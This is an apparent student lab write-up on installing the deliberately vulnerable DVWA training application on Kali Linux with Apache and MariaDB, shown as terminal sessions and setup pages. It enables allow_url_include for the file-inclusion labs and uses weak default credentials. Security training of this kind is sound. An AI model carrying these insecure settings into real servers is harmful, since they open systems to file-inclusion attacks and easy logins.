
Table of Contents

Prelab


Kali Linux running on our VM:

The next step is to clone the repository of https://github.com/digininja/DVWA:




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4221, done.
remote: Total 4221 (delta 0), reused 0 (delta 0), pack-reused 4221
Receiving objects: 100% (4221/4221), 1.84 MiB | 889.00 KiB/s, done.
Resolving deltas: 100% (2014/2014), done.
```

After cloning the repo, we move it into the apache document route, and then check if it is there:




```
┌──(kali㉿kali)-[~]
└─$ sudo mv DVWA /var/www/html/
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ ls
DVWA  index.html  index.nginx-debian.html

┌──(kali㉿kali)-[/var/www/html]
└─$ 
```

After that, we have to start the apache web server:



```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo service apache2 start
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
```

Below is the localhost running successfully:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

Going into the DVWA file prompts an error that is resolved by copying the sample config file in the dist to the standard.php file:



```
┌──(kali㉿kali)-[/var/www/html]
└─$ cd DVWA

┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ cp config/config.inc.php.dist config/config.inc.php

┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ █
```

Running the page setup.php shows us the below page. Trying to create a database generates an error(as the database is not running yet):



Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/DVWA/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset.**
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Web Server SERVER_NAME: **localhost**

Operating system: ***nix**

PHP version: **8.2.2**
PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module gd: **Missing - Only an issue if you want to play with captchas**
PHP module mysql: Installed
PHP module pdo_mysql: Installed

Backend database: **MySQL/MariaDB**
Database username: **dvwa**
Database password: **********
Database database: **dvwa**
Database host: **127.0.0.1**
Database port: **3306**

reCAPTCHA key: **Missing**


[User: kali] Writable folder */var/www/html/DVWA/hackable/uploads/*: **No**

[User: kali] Writable folder */var/www/html/DVWA/config*: **No**
Status in red, *indicate there will be an issue when trying to complete some modules.*


If you see disabled on either *allow_url_fopen* or *allow_url_include*, set the following in your php.ini file and restart Apache.

```
allow_url_fopen = On
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.




The next step is to enable the service:




```
┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ sudo systemctl enable mariadb.service
Synchronizing state of mariadb.service with SysV service script with /lib/systemd/systemd-sysv-insta
ll.
Executing: /lib/systemd/systemd-sysv-install enable mariadb
Created symlink /etc/systemd/system/multi-user.target.wants/mariadb.service → /lib/systemd/system/ma
riadb.service.
```

And then, start the service and enter the kali password for authentication:




```
┌──(kali㉿kali)-[/var/www/html/DVWA]
└─$ service mariadb start
```

After that, we need to create the database and its user:
On a new shell (shell 2), we become the root :




```
┌──(kali㉿kali)-[~]
└─$ sudo su -
[sudo] password for kali:
┌──(root㉿kali)-[~]
└─# 
```

And do $vim config/config.inc.php on the other shell and the following output will be displayed which has all our database credentials:




```
<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port'] = '3306';

# ReCAPTCHA settings
#   Used for the 'Insecure CAPTCHA' module
#   You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ]  = '';
$_DVWA[ 'recaptcha_private_key' ] = '';

# Default security level
#   Default value for the security level with each session.
#   The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or impossible'
$_DVWA[ 'default_security_level' ] = 'impossible';
```

And then, we can start MySql on shell 2 which puts us in the client console:




```
┌──(root㉿kali)-[~]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> █
```

At first, we are not connected to a database and there is no default password; we are connected as root.
Now to create the database we do the following commands as per the provided github link which basically create the database, the user, allows the user to work with the database, and reloads the database:




```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.026 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.480 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.102 sec)
```




```
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

After that we open a new shell (shell 3) to test the user:
In the screenshot below, we specify the user (-u) which is going to be dvwa, and provide it with the password we found in our config file (-p p@ssw0rd)




```
┌──(kali㉿kali)-[~]
└─$ mysql -u dvwa -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

After that, we do use dvwa which show that our database works, and then press ctrl+D to go back to the original user in the terminal.




```
MariaDB [(none)]> use dvwa
Database changed
MariaDB [dvwa]>
MariaDB [dvwa]> ^DBye
```

Now, we switch into the dvwa database:



```
┌──(kali㉿kali)-[~]
└─$ mysql -u dvwa -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 34
Server version: 10.11.2-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
```

Now, if we go back to the localhost setup page and click on create database, our database will be created successfully:



Database has been created.

'users' table was created.

Data inserted into 'users' table.


'guestbook' table was created.

